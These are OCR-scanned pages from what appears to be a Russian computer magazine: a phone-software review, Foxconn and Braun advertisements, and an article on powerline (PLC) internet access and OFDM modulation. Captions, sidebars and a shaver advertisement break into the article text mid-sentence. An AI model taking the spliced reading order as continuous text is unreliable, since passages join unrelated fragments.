
[EasyStudio PIMS & File Manager AND EasyGPRS] Хотя данные софтины и названы с приставкой Easy, на самом деле это совсем не так — головную боль с их установкой придется поиметь.
Если у тебя, мой друг, кабель с COM-портом, то тебе несказанно повезло, так как тебе просто надо установить эти программы и выяснить, какая из них подходит к твоему телефону. К сожалению, точно сказать, что к чему подходит, я не могу.
А теперь те, кому не повезло. Вам придется найти две «штучки», но самое противное не в этом, а в том, что придется покупать ИК-порт в дополнение к кабелю. Это обязательное условие — иначе ничего работать не будет (сколько я не проверял, на каких только «машинах» и телефонах). Так вот, о тех двух «штучках». Это, во-первых, IrCOMM2k — эмулятор ИК-порта, превращает его в обычный COM-порт, а во-вторых, usb2com определяет твой USB-шник, как обычный COM-порт, с которым будет работать наша программа.
В режиме работы с программой EasyGPRS или EasyStudio не допускай полной разрядки аккумулятора телефона, перед использованием убедись в том, что он заряжен.
Данные программы позволяют записывать мелодии, изображения, редактировать записную книжку, органайзер отправлять SMS и электронную почту. Установи номер порта, куда подключен кабель. Для этого нажми File -> Setup. Установи нужный порт и кликни OK. Затем нажимаешь кнопку «Обновить RE», после чего должно начаться соединение с испытуемым телефоном. После успешного коннекта должен появиться список всех записей в телефоне.
Запись мелодий: нажимаем кнопку «Запись мелодий», дальше жмахаем на SELECT и выбираем мелодию в формате MFF. После данной операции мелодия должна записаться в телефон. Если нет, то первоначального коннекта не произошло — попробуй перезапустить программу. В этом же месте ты можешь послушать мелодию, которую выбрал (звучит почти так же, как будет звучать и на твоем мобильнике). Запись изображений: нажимаем кнопку «Записи изображений». Все дальнейшие операции делаются аналогично записи мелодий. Хоть что-то в этой программе сделано по уму. А вот с играми обладателям Samsung не повезло. Видимо, производители считают, что они не нужны владельцам сотовых телефонов, и поэтому закачка их в телефон очень сложна — производить ее в «домашних» условиях я не рекомендую, а потому описывать не буду.



EasyGPRS — настройки программы

[программы для Siemens] Большинство моделей компании Siemens, в которых подразумевается связь с компьютером, могут быть подключены к нему при помощи кабеля для передачи данных. В таких моделях бизнес-варианта, как S55, S65, CX1, можно также использовать Bluetooth. Для всех моделей Siemens подойдет полифония формата midi 16 тонов. Некоторые модели (например, M55) поддерживают также форматы wav и mp3. Есть также модели (например, SL55), которые понимают и воспроизводят формат южнокорейского производителя сотовых телефонов mmf. Кроме того, большинство моделей этой марки проигрывают свой формат мелодий rte. В любом случае, прежде чем закачивать мелодию, поинтересуйся о технических характеристиках трубки, какой формат мелодий она понимает. На софте для сименсов подробно останавливаться не буду, так как он не блещет функциональностью, да и установка его проста как два пальца об асфальт. Поэтому скажу лишь пару слов об SiMoCo — Siemens Mobile Control. Эта софтинка интересна только разнообразием поддерживаемых моделей, среди которых: S25, C35(i), M35, S35(i), SL42(i), SL45(i), C45, S45(i), ME45, M,MT50, C55, S55, SL55, M55, A60, C60, MC60, CF62, C65, M65, CX65, S65, и этот список периодически пополняется.

[вместо злоключения] Ну вот кто-то спросит, почему не пишем про Sony, Ericsson и LG. Про софт для мобил этих контор мы с Il_uxa писать вообще не хотим. На наш взгляд, еще не запрограммили достойного ПО для них, а следовательно, дилемма выбора остается за тобой. Если что, бомби наши мыльники вопросами — мы постараемся на них ответить. На этом позволь раскланяться и удалиться



OPM — основное окно программы

FOXCONN®

Advancing Through Innovation

Наследие тысячелетий в технологиях будущего.

www.foxconnchannel.com
www.foxconn.ru

Foxconn — торговая марка Hon Hai Precision Industry Co., Ltd — мирового лидера в области высокотехнологичных решений. Foxconn — крупнейшая частная тайваньская компания, №1 в мире по OEM-поставкам системных плат, разъемов и корпусов для ПК, №2 в мире по выпуску систем охлаждения. В 2004 году объем продаж компании превысил $16 млрд. Количество сотрудников, занятых на предприятиях Foxconn по всем странам мира, более 160 тысяч человек.

Foxconn is the registered trade name for Hon Hai Precision Industry Co., Ltd. Hon Hai Precision Industry Co., Ltd ("Foxconn") is the global leader in providing mechanical solutions. It is the largest manufacturer of connectors for use in PCs in Taiwan and a leading manufacturer of connectors and cable assemblies in the world. The company also manufactures enclosures primarily for desktop PCs and PC servers. Since its listing in 1991, the company has grown significantly in terms of revenues and profit. It now has a market capitalization of over $6 billion USD.

MOTHERBOARDS




Foxconn 955X7AA

- Чипсет Intel 955X; поддержка Dual Core CPU;
- FSB 1066 / 800 MHz;
- Dual channel DDR2 533/667 x4 DIMMs with ECC;
- P–ATA x 3, S–ATAII x 4, S–ATA x 4;
- PCIe x16, 3 x PCIe x 1;
- 7.1 channel, HAD;
- Dual Broadcom GbE LAN;
- IEEE 1394b & 1394a (Fire Wire);
- до 8 портов USB 2.0



Foxconn 915PL7AE


- Чипсет Intel 915PL;
- LGA775 для Intel Pentium 4EE/Prescott CPU;
- FSB800; Dual channel DDR 400/333 x 2 DIMMs;
- 1 x P-ATA, 4 x S-ATA 150 (RAID 0, 1, 0+1);
- Audio 7.1; GbE LAN; IEEE 1394a;
- до 8 портов USB 2.0;
- 1 x PCIe x 16, 1 x PCIe x 1, 3 x PCI, 1 x FGE 8X;
- **Foxconn F.G.E. 8X совместим с AGP 8X, поддержка 2x мониторов (Windows 2000/XP) и Microsoft DirectX 9.0.**



WinFast NF4UK8AA

- Чипсет nVIDIA NF4 Ultra;
- Socket 939 для AMD Athlon™ 64/64FX CPU;
- FSB 2000 MT/s, HyperTransport™;
- до 4GB Dual channel DDR400/DDR333/DDR266;
- 1 x PCIe X16, 2 x PCIe X1, 4 x PCI;
- 4 x Serial ATA II (RAID 0, 1, 0+1);
- Audio 7.1, AC97; GbE LAN, IEEE 1394a;
- до 8 портов USB 2.0

CASES 'n' COOLERS



TH-202 "Diabolic"




TLA-624



TW-082




TS-001



TPS-230





CMAK81CN

CMI-30

Собственное производство высококачественной стали • Лицевые панели изготовлены в соответствии со стандартами ведущих мировых производителей
Легендарные блоки питания FSP, HiPro, CWT • Сборка ПК без использования инструмента во всех моделях корпусов
Дополнительные вентиляторы и USB панели в базовой конфигурации • Более 100 моделей во всех ценовых категориях
Широкий ассортимент вентиляторов для процессоров AMD и Intel

Москва: Pronetgroup - (095) 789-3846; Ultra Computers - (095) 775-7566; Инкотрейд - (095) 785-8659; Кит - (095) 777-6655; Компьютадор - (095) 274-7300; НИКС - (095) 974-3333; Полярис - (095) 755-5557; Альметьевск: Компьютерный мир - (8553) 25-38-29; Волгоград: ЮКК МТ - (8442) 49-19-20; Краснодар: Игрек - (8612) 210-98-50; Красноярск: КАПИТАЛ-СЕРВИС - (3912) 63-60-30; Курск: КомпьюЛэнд - (0712) 56-46-43; Курчатов: КомпьюЛэнд - (07131) 2-31-22; Липецк: Регард - (0742) 22-13-09; Набережные Челны: КЦ "Next computer" - (8552) 39-03-38; Нижнекамск: КЦ "Next computer" - (8555) 43-79-82; Нижний Новгород: АйТиОн - (8312) 74-85-90; ВИСТ-НН 000 - (8312) 78-48-78; Ником-Медиа (8312) 34-11-34; ЮСТ - (8312) 30-16-74; Новосибирск: ЗЕТ ИСК - (3832) 125-142; Новый Уренгой: Все для офиса - (34949) 5-55-55; Омск: ТНТ 000 - (3812) 36-82-42; Электронный рай - (3812) 51-04-04; Рязянь: Ultra - (0912) 205-205; Самара: Прагма - (8462) 16-32-87; Саратов: АТТО - (8452) 444-111; Томск: Стек - (3822) 554-554; Улан-Удэ: Снежный Барс - (3012) 43-00-00, 43-55-15; Хабаровск: Диалог Плюс - (4212) 50-37-06; Дальком - (4212) - 42-86-72; Челябинск: Алиас - (3512) 37-8717; Чита: Вавилон - (3022) 32-55-00.



ASBIS
www.asbis.ru



Dina Victoria
www.dvcomp.ru



MERLION
www.merlion.ru



Тринити Лоджик
www.tl-c.ru

Интернет из розетки

ОТВЕТСТВЕННО ЗАЯВЛЯЮ: ИНТЕРНЕТ-ТЕХНОЛОГИИ В РОССИИ ДВИЖУТСЯ ВПЕРЕД. И ЭТО КАСАЕТСЯ НЕ ТОЛЬКО МОСКВЫ, ГДЕ УЖЕ НЕСКОЛЬКО ЛЕТ КАЖДЫЙ ЖЕЛАЮЩИЙ МОЖЕТ ПОЛУЧИТЬ НЕДОРОГОЙ И ВЫСОКОСКОРОСТНОЙ ДОСТУП ВО ВСЕМИРНУЮ ПАУТИНУ С ПОМОЩЬЮ ADSL ИЛИ ДОМАШНИХ СЕТЕЙ. ЭТО КАСАЕТСЯ И РОССИИ В ЦЕЛОМ. И ПОЯВЛЕНИЕ НА РЫНКЕ ТАКОЙ ТЕХНОЛОГИИ, КАК «ИНТЕРНЕТ ИЗ РОЗЕТКИ» — ЛИШНЕЕ ТОМУ ПОДТВЕРЖДЕНИЕ | Степан Ильин aka Step (step@real.xakep.ru)



Изучаем новую технологию доступа в инет

[неужели это возможно?] Сообщения о технологиях, позволяющих передавать цифровую информацию через обычные электрические линии, уже упоминались в новостях. Однако мы не уделяли им должного внимания, так как считали, что это прерогатива более цивилизованных стран, где дома редко горят от коротких замыканий, проводку ежегодно проверяют и проводят ремонтно-монтажные работы. Признаться, еще недавно я с трудом мог представить, каким образом нашу ветхую и убогую проводку, электрические распределители, которые, в лучшем случае, были установлены 10—20 лет назад пьяными электриками, можно использовать для передачи цифровых данных. Не верил до самого последнего момента и всячески спорил с теми, кто считал иначе. Даже сообщения о том, что иностранные инвесторы хотят вложить в развертывание сети на основе этой технологии 4 миллиона долларов, не могли меня убедить в обратном…. Но когда я увидел, что это чудо все-таки работает, я понял, насколько я ошибался.


[технологии бывают разные…] Исследования в области передачи данных по обычным электрическим линиям начались еще 30 лет назад. Разработкой занимались сразу несколько десятков научно-исследовательских институтов по всему миру — настолько велико было искушение разработать технологию, с помощью которой легко можно было «срубить куш». Только вот незадача: слабая помехозащищенность используемого канала сводила все попытки разработчиков на «нет». В то время не существовало ни одной серьезной технологии, которая помогла бы обойти эти ограничения, поэтому действующих разработок не было до самого начала 90-х годов. Все изменилось после появления современных сигнально-цифровых процессоров и новых методов модуляции сигнала. Именно они и способствовали развитию PLC-технологий (Power Line Communication). Очень скоро на рынке появилось сразу несколько разработок, которые использовали существующие сети электропитания (120 или 220 В) для успешной передачи данных.



Вся информация приведена в целях ознакомления. Автор и редакция не несут ответственности за тех, кто, решив поэкспериментировать, вставит в розетку модем, сетевуху или собственную голову.

Не стоит считать, что все эти технологии изначально разрабатывались, как еще один быстрый и удобный способ обеспечения доступа в Интернет. На самом деле, их применение значительно шире. Так, в зависимости от задач выделают несколько типов подобных технологий. Первые — низкоскоростные (скорость иногда ниже, чем 0.01 Кбит/с) — стали использовать в энергетике на высоковольтных магистралях для передачи информации о напряжении на подстанциях и прочей технической информации. Скорость, конечно, не фонтан, но вполне приемлема для передачи небольших объемов информации. Тем более, на расстоянии в десятки километров. Второй тип — обмен со средней 0.01 — 50 Кбит/с скоростью на расстоянии до 2—3 километров — также используется в основном энергетиками, но в отличие от предыдущего типа позволяет обеспечить дистанционное управление и контроль над различными объектами, мониторинг самых разнообразных характеристик и т.п. Для нас же наибольший интерес представляет высокосортная передача данных. Разработчики, которые начинали заниматься такими технологиями, планировали, что они будут использоваться для создания так называемого «интеллектуального дома», в котором любые бытовое приборы будут общаться между собой посредством обычной проводки и координироваться специальными девайсами. В сфере компьютеров такие возможности выглядели еще более убедительно — наконец-то удалось бы избавиться от кучи ненужных проводов, соединяющих компьютер со сканерами, принтерами и прочей периферией. Однако быстрее всего такие технологии стали использовать для предоставления высокоскоростного доступа в Интернет!

[домашняя проводка, она же Зло] Вообще, представить то, что через розетку можно получить передавать данные со скоростью до 20 Мбит/с (а именно эту цифру предлагают нынешние технологии), можно с трудом. Если брать обычный Ethernet, то никаких сомнений не возникает. Используемые проводники были изначально предназначены для высокоскоро-



покупая PLC-адаптер нужно убедиться, что бы на нем был изображен этот логотип

SPEED CONNECTION: 20MBIT/S

стной передачи данных. Более того, на используемый кабель накладывается целый ряд ограничений: по его качеству, категории (напомню, что существует несколько категорий витой пары), максимальной длине и правилам монтажа. Так что ничего удивительно в высоких скоростях нет.

Другое дело — наша отечественная проводка. Ты только вспомни эти ветхие провода, которые в большинстве случаев проложены десятилетия назад. Мало того, что они имеют кучу изгибов и повреждений, а также наспех спаянных сцепок, так по ним еще передается электроэнергия под высоким напряжением! Проведу аналогию: представь, что тебе внезапно захотелось поплавать, и ты решил пойти в бассейн. В бассейне всегда выдержан температурный режим (то есть ты не заболеешь), вода очищена хлоркой (ты не подцепишь инфекцию, которую принесли другие купальщики), да и вообще, все сделано для того, чтобы процесс купания был максимально комфортен и безопасен. Точно также чувствует себя цифровые данные, которые передаются по хорошим медным или оптоволоконным проводникам. А теперь (слабонервных прошу удалиться) представь, что ты искупался в емкости с концентрированной соляной кислотой. Думаю, не нужно объяснять, что бы с тобой стало? :) То же самое происходит и с сигналом, который без предварительной обработки и использования специальных технологий пустили через обыкновенную электрическую проводку. Постоянные наводки и высокий коэффициент затухания сразу же сведут его на нет, прежде чем он успеет пройти каких-то пару-тройку метров. Это легко можно объяснить.


Нужно понимать, что электрическая проводка предназначена для передачи электроэнергии — и только. Даже если ее умело проложить,



Основная трудность развертывания PLC в регионах — отсутствие широкого интернет-канала до Москвы. Если «Электро-ком» всерьез планирует подключить сотни тысяч абонентов, то ему этот вопрос каким-то образом придется решать. Тем более что для поддержки VoIP (телефония через Интернет) потребуется канал, имеющий минимальные задержки.




Технологию PLC совершенно необязательно использовать для доступа в Интернет. С помощью оборудования, соответствующего спецификации Homeplug, можно организовать вполне работоспособную локальную сеть. О результатах подобного применения технологий можно прочитать здесь — www.ixbt.com/comm/pwrln-power-net.shtml.



сигнал в розетку поступает с помощью специальных девайсов — инъекторов

качественно спаять все соединения и использовать исключительно хороший провод, этого вряд ли будет достаточно для передачи данных. Дело в том, что частотные характеристики электрического кабеля даже по самым скромным оценкам не сравнимы с теми, которыми обладает, например, витая пара. Суди сам: если у тебя нет хорошего музыкального голоса, ты вряд ли сможешь правильно брать высокие ноты. В свою очередь, кабель не сможет быстро передавать цифровой



посмотрев на схему, становится ясно, что ключевой элемент технологии — это специальный адаптер, который вставляется в обыкновенную розетку (на схеме — PLC-модем)



на официальном сайте альянса Homeplug Powerline Aliance ты не найдешь описание спецификации Homeplug — это закрытая информация

сигнал, обладая недостаточными частотными характеристиками. С другой стороны: если на эстраде есть люди без голоса, значит, и обычную проводку можно заставить передавать данные? :) Для этого разработчикам PLC пришлось использовать специальные схемы и алгоритмы представления и кодирования сигнала, о которых мы очень скоро поговорим подробнее. Однако недостаточные частотные характеристики — это не единственная проблема.

Трудность заключается еще и в том, что параметры среды внутри проводки постоянно изменяются. Они напрямую зависят от напряжения, которое идет от распределительного щитка, количества одновременно включенных в цепь приборов, а также других факторов. Каждый раз, когда включаешь в комнате свет, подогреваешь обед в микроволновке, ты незаметно для себя изменяешь среду внутри проводов, причем не только в своей квартире, но и у соседей. Мало того, некоторые электроприборы (например, банальный пылесос) способны сильно «шуметь» и генерировать серию непродолжительных импульсов, которые создают в проводке самую настоящую «кашу». Ну и напоследок ответь на вопрос: тебе когда-нибудь приходилось оперативно делать простенькую антенну из куска проволоки? Наверняка. А ведь провода электролинии, несмотря на то, что замурованы в стену, очень неплохо принимают радиоволны большинства радиостанций, среди которых могут оказаться и те, которые используют ту же полосу частот, что и технологии PLC.

[модуляция сигнала] Понятно, что решить все эти проблемы в одиночку чрезвычайно сложно. Поэтому в конце девяностых годов был образован специальный альянс Homeplug PowerLine Alliance, в состав которого вошли такие известные компании, как 3Com, Cisco Systems, Hewlett-Packard, Intel, AMD. Основная задача альянса, который начал заниматься разработкой первой версией стандарта Homeplug 1.0, заключалась в выборе оптимальной схемы модуляции сигнала, которая могла бы справиться с ужасной зашумленностью электрической проводки. В 2000 году среди десятков предложенных вариантов, была официально выбрана схема ортогонального разделения частот OFDM (Orthogonal Frequency Division Multiplexing). Эта схема уже успела хорошо зарекомендовать себя в беспроводных Wi-Fi сетях (802.11g и 802.11a), которые также подвержены самым разнообразным помехам и влиянию окружающей среды.

Но что вообще представляет собой понятие «метод модуляции»? Если говорить простым языком, то это способ представления и передачи информации. Объясняю на пальцах. Допустим, тебе нужно переслать большущий файл — твои действия? В принципе, это можно сделать по e-mail, однако в этом случае велика вероятность того, что из-за своего размера письмо осядет на почтовом сервере и до адресата не дойдет. Поэтому лучше будет, например, разделить файл на несколько небольших частей и отправить их по отдельности, или же вообще воспользоваться FTP, который поддерживает докачку. Цифровой сигнал аналогично файлу также можно представить и передать различными способами. Так вот, эти способы по-умному и называются методами модуляции.

Что касается конкретно OFDM, то он изначально ориентирован на высокоскоростную передачу больших объемов цифровой информации. Основная фишка заключается в том, что сигнал умышленно разделяется на десятки несущих частот (грубо говоря, частей), по которым одновременно начинает осуществляться передача информации. На приемнике данные с различных частот демодулятором собираются воедино. Помимо этого используется несколько дополнительных несущих частот, по которым передается исключительно техническая информация, необходимая для проверки целостности данных, а также, что очень важно, восстановления утерянных данных. Если из-за каких-то помех или особенностей проводника информация по одной или нескольким несущим была искажена, то общий сигнал не пострадает, так как он достаточно просто может быть скорректирован. Столь эффективное использование спектра позволяет достичь огромной плотности битов и передавать данные на очень высоких скоростях.

[решение проблем] По умолчанию для передачи используется диапазон частот от 4 до 21 МГц, однако в некоторых случаях он несколько уже. Это может быть связано с особенностями проводника, не позволяющими использовать те или иные частоты, а также с ограничениями, которые накладывает законодательство некоторых стран. Так или иначе, весь диапазон делится на 84 независимых друг от друга несущих, которые могут передавать данные со скоростью до 20 Мбит/с. Во время передачи данных на некоторых несущих может резко возрастать коэффициент затухания сигнала, что, естественно, ведет к частичной или полной потери информации. Метод OFDM может скорректировать данные, но для успешного функционирования ему требуется помощь со стороны. Своеобразным помощником является функция динамического управления несущими (Dynamically turning off and on data-carrying signals), суть которой заключается в постоянном мониторинге канала передачи с целью выявления тех участков спектра, где коэффициент затухания превышает некоторое пороговое значение. Если такие частоты обнаружены, то их использование прекращается ровно до тех пор, пока затухание сигнала не вернется к уровню нормы.

мониторинг соединения с другими компьютерами, соединенными с помощью PLC. Скорость до 13 Мбит/с, жаль только, что софт немецкий

БЕЗОПАСНОСТЬ PLC-СЕТЕЙ

Вообще, безопасность использования PLC-сетей пока под большим сомнением. Ведь внутри дома для передачи данных используются одни и те же провода слаботочной проводки. Уверен, что если эта технология выйдет в широкие массы, то очень скоро появятся специальные сниферы, которые небезуспешно будут перехватывать все идущие по PLC пакеты. Чтобы не допустить несанкционированного доступа к информации, большинство производителей встраивают в свои PLC-адаптеры специальные средствами шифрования «на лету», основанные на алгоритме DES. Однако шифрование может быть включено только в том случае, если его поддерживает коммутирующее PLC-оборудование. Для обеспечения безопасности PLC-маршрутизаторы имеют специальную систему контроля доступа, разрешая подключение только тем из абонентов, которые прошли авторизацию (по логину/паролю, MAC-адресу адаптера и т.д.). Однако и эту защиту, скорее всего, удастся обойти, если получится выловить из «эфира» нужную идентификационную информацию. В итоге получаем уровень защиты, сравнимый с беспроводными сетями, а это явно не предел мечтания.

Создай свой стиль

У Майкла это есть, и Кристин это нравится. Борода снова в моде! Но, поверь, девчонки не в восторге от беспорядочной растительности на лице. Здесь важен стиль. Обычная борода плюс твое воображение, и ты станешь другим человеком. Все что тебе надо – подходящая идея и инструмент, чтобы ее осуществить.

Главное – суперидеи!

Не стоит пренебрегать «эспаньолкой» – небольшой остроконечной бородкой. Совсем короткая или чуть длиннее, она всегда выглядит прикольно.

Если хочешь порадовать подружку, просто оставь небольшой участок волос на выбритой коже под нижней губой – «заплатку для души». Смотрится очень аппетитно. Может, добавить бородку или усы? Приветствуются самые смелые идеи. Только учти, что любая растительность на твоем лице должна иметь четкие контуры.

Семидесятые возвращаются! Бакенбарды дают большой простор для фантазии. Короткие и узкие, длинные и широкие, вертикальные или горизонтальные, треугольной или прямоугольной формы – они открывают безграничные возможности для создания собственного стиля. Удлини их до подбородка, и они плавно перейдут в бороду.

«Баки» зрительно сужают круглое лицо, а трехдневная щетина придает реально мужественный вид. «Эспаньолка» и «заплатка» акцентируют внимание на подбородке и идут тем, у кого овальное лицо.

Совет: Если хочешь, чтобы растительность на лице выглядела круто, не забудь о симметрии. Ориентируйся на свои черты лица: губы, уголки рта, нос, уши, скулы – это отправные точки для создания стиля бороды. За идеями и другими полезными советами зайди на www.braun.ru

Как бриться?

Создавать свой собственный стиль лучше всего с помощью электробритвы со съемной насадкой-триммером, чтобы пена не мешала процессу. Прежде чем приступить, убедись, что твоя кожа сухая и чистая.

Сначала используй бритву с четырехуровневой насадкой-триммером для подравнивания бороды, чтобы достичь необходимой длины волосков. Затем, сняв насадку, сделай четкий контур бреющей сеткой электробритвы. После чего сбрей все лишнее. Всегда держи бритву под прямым углом к коже. Ополосни лицо водой. Готово!

Бритва «три в одном» – стиль без ограничений





Бритва, стайлер и триммер в одном – это **Braun cruZer³**. Фишка в том, что бритва оборудована двусторонним вращающимся триммером. На обоих его концах имеются ножи: узкий – для четких прямых линий и сложных контуров, широкий – для равномерного подравнивания более крупных участков. Плюс **cruZer³** оснащен четырехуровневой насадкой-триммером для поддержания желаемой длины бороды. С **cruZer³** также возможно влажное бритье. Никакой душ не помешает этому суперустройству добраться до каждого волоска. С этой бритвой даже такой лентяй, как Майкл, будет выглядеть стильно.

Ну, а если в результате ты окажешься «слегка волосатым» – наши поздравления! Либо ты создал новый стиль, либо попробуй еще раз. С **cruZer³** неудачная попытка превратится в новый шедевр всего за одно мгновение. Если опять неудача – не отчаивайся! Щетина отрастет через пару дней, и ты снова можешь заняться созданием нового стиля.


Создай свой стиль.




Товар сертифицирован


Если хочешь узнать больше о стильном бритье, зайди на www.braun.ru




метод модуляции OFDM подразумевает использование сразу нескольких перекрывающих друг друга несущих. На рисунке они изображены разными цветами



любое PLC-устройство имеет свой MAC-адрес, совместимый со стандартами Ethernet

Я уже упоминал о возможном возникновении в проводке коротких импульсных помех (продолжительностью до 1 мс), источниками которых являются галогеновые лампы и мощные бытовые приборы с электрическими двигателями. Для того чтобы исключить влияние этих неприятных помех, разработчики PLC стали использовать двухступенчатое помехоустойчивое кодирование информации. Принцип действия заключается в избыточном кодировании данных, когда к набору информационных битов прибавляются еще так называемые защитные биты, используемые для восстановления испорченных во время передачи данных.

В обычном Ethernet сетевой кабель идет строго от точки А (например, свитча) к точке В (рабочей станции), не имея разветвлений или каких-либо еще негативно влияющих факторов. Зато в квартирной проводке все с точностью до наоборот: здесь всегда найдется немало мест, где силовой кабель разделяется, разветвляется, идет параллельно, а точки соединения сделаны, что называется, «на соплях». Все это приводит к появлению многократной интерференции прямого и задержанного сигналов или, как это еще называют, отражений. В итоге, на приемник одновременно приходит несколько одинаковых сигналов, сдвинутых на определенную величину, в зависимости от расстояния, пройденного каждым из них. Получается, что вместо одного отправленного бита, на принимающей стороне может оказаться два или три, которые каким-то образом нужно отфильтровать, а после — правильно интерпретировать. Для того чтобы решить эту задачу, было решено использовать микросекундную задержку между передачей пакетов, а также дополнительные типы модуляции DBPSK (Differential Binary Phase Shift Keying, дифференциальная двоичная фазовая манипуляция) и разновидности DQPSK (Differential Quadrature Phase Shift Keying, квадратурная дифференциальная фазовая манипуляция).




DPS-процессор — это всего лишь небольшая микросхема, но без нее о PLC нам пришлось бы только мечтать

